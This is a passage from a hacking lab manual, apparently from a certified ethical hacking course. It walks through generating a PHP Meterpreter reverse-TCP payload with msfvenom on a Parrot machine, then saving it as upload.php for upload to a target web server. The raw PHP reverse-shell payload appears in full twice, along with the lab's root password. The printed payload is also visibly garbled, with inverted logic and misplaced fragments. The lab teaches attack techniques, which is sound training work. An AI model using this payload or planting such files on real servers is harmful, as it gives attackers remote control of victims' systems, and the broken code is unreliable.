


3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



6. In the **Terminal** window appears; type **msfvenom -p php/meterpreter/reverse\_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (the **Parrot Security** machine).

7. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if ($s) { die('no socket funcs'); } if (!$s) { $len = fread($s, 4); break; } case 'socket': $len = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] ~
# 

```

8. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.


9. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.

```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if ($s) { die('no socket funcs'); } if (!$s) { $len = fread($s, 4); break; } case 'socket': $len = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] ~
# cd /home/attacker/Desktop/
[root@parrot] ~
# pluma upload.php
fopen: No such file or directory

```

10. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 7**, and then press **Ctrl+S** to save the context.



The screenshot shows the Pluma text editor interface. The title bar reads "upload.php (/home/attacker/Desktop) - Pluma (as superuser)". The menu bar includes File, Edit, View, Search, Tools, Documents, Help. The toolbar has icons for Open, Save, Undo, Redo, Cut, Copy, Paste, Find, and Replace. A search bar is also present. The main code area contains a multi-line PHP exploit script. The status bar at the bottom shows "PHP" and "Tab Width: 4". The bottom navigation bar includes "Menu", "pluma upload.php - Par...", and "upload.php (/home/attacker/Desktop)".


```
1 /*<?php /* error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f =
